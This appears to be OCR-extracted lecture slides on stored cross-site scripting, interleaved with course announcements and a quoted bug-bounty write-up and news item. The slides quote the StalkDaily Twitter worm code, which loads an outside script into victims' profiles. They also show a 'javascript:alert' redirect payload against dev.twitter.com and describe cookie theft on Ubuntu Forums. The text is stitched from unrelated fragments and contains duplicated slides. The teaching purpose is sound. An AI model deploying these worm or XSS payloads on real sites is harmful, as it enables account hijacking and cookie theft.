
```
<script>attack()</script>
```



Stored XSS Attacks – Scenario



```
<script>
  attack()
</script>
```


Announcement


Exam Score

Homework #1: Mini-RSA

1. Assignment Description In this programming assignment, you will implement the RSA encryption and digital signatur...


Quiz #1 Announcements (bring your own pen!)

• Date: 3/31 (Mon.), Class time • Scope – Everything learned in Cryptography! • T/F problems • Computation problems



```
<script>
  attack()
</script>
```

Stored XSS Attacks – Scenario



```
<script>
  attack()
</script>
```

Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile

```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “;></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile


```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “;></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Attacks Example – Ubuntu Forums in 2013


- Attacker found flaw in vBulletin forum software
  - Announcements allowed for unfiltered HTML
- Attacker crafted malicious announcement and send link to admins
  - Stated that there was a server error message on the announcement
  - Instead, injected JavaScript code stole cookies
- Attacker could log in with the admins privileges



Shoutout to @rootinabox.

None of this "*y3w g0t haxd by albani4 c3bir 4rmy*" stuff. Straight up, **you dun goofed**. It's as simple as that.

Stored XSS Attacks Example



XSS On Twitter [Worth 1120$]

Bywalks

Hi guys, this is the first writeup about my vulnerability bounty program,a process about how I discovered a Twitter XSS vulnerability.

I think that in the process of finding the vulnerability, there are some interesting knowledge points, I hope you can get some from my writeup.

*If you want to know more details, you need to visit **bobrov's blog**, my discovery is due to reading his writeup, and thanks bobrov very much,I have a lot of gains from his blog.*

Maybe you don't want to spend more time. Here I will give a brief explanation of his article. When you visit some addresses, the server returns 302, which is similar to the following picture.

Request

```
GET //xxx/ HTTP/1.1
Host: dev.twitter.com
```


Response

```
HTTP/1.1 302 Found
content-length: 213
content-security-policy: img-src 'self' data: *.twitter.com *.twimg.com https://www.google-analytics.com
*.twitter.com *.twimg.com https://twitter.com *.t.eloqua.com https://apigee.com https://www.hitchhq.com
*.twitter.com *.twimg.com https://c.hitchhq.net https://www.google-analytics.com https://platform.vine.c
*.twimg.com *.twitter.com *.t.eloqua.com; font-src 'self' data: *.twitter.com *.twimg.com; report-uri /c
content-type: text/html; charset=utf-8
date: Thu, 17 Aug 2017 08:12:07 GMT
location: http://dev.twitter.com/xxx
server: tsa_b
set-cookie: personalization_id="v1_burq2+nASOX3iDkxWORMjA=="; Expires=Sat, 17 Aug 2019 08:12:07 UTC; Pat
set-cookie: guest_id=v1%3A150295752694236658; Expires=Sat, 17 Aug 2019 08:12:07 UTC; Path=/; Domain=.twi
strict-transport-security: max-age=631138519
x-connection-hash: ae2a148f43515b8077448a7f90487353
x-response-time: 116
x-xss-protection: 1; mode=block

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="xxx">xxx</a>.  If not click the link.
```

In the returned Body, location will choose how to populate according to the requested URL,and the requested URI will be placed in the href event.

What do you think of next? Can we try it with ***dev.twiiter.com//javascript:alert('1');/***



Stored XSS bug in Apple iCloud domain disclosed by bug bounty hunter

The cross-site scripting bug reportedly earned the researcher a $5000 reward.

Charlie Osborne • February 22, 2021 -- 12:03 GMT (20:03 SGT)

A stored cross-site scripting (XSS) vulnerability in the iCloud domain has reportedly been patched by Apple.

Bug bounty hunter and penetration tester Vishal Bharad claims to have discovered the security flaw, which is a stored XSS issue in icloud.com.

Stored XSS vulnerabilities, also known as persistent XSS, can be used to store payloads on a target server, inject malicious scripts into websites, and potentially be used to steal cookies, session tokens, and browser data.

According to Bharad, the XSS flaw in icloud.com was found in the Page/Keynotes features of Apple's iCloud domain.

In order to trigger the bug, an attacker needed to create new Pages or Keynote content with an XSS payload submitted into the name field.

